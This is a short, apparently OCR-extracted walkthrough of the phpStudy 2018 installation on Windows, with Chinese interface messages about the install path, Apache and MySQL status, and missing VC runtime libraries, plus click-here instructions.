
请选择路径(不能包含中文和空格)

C:\phpStudy



您有最新的phpStudy版本可以更新了!

Click on "OK".



phpStudy 2018

运行状态

Apache：


MySQL：

phpStudy 启停

提示信息！


系统没有安装VC9、VC11、VC14运行库，注意是X86 32位！

Click on the part highlighted in the image below.



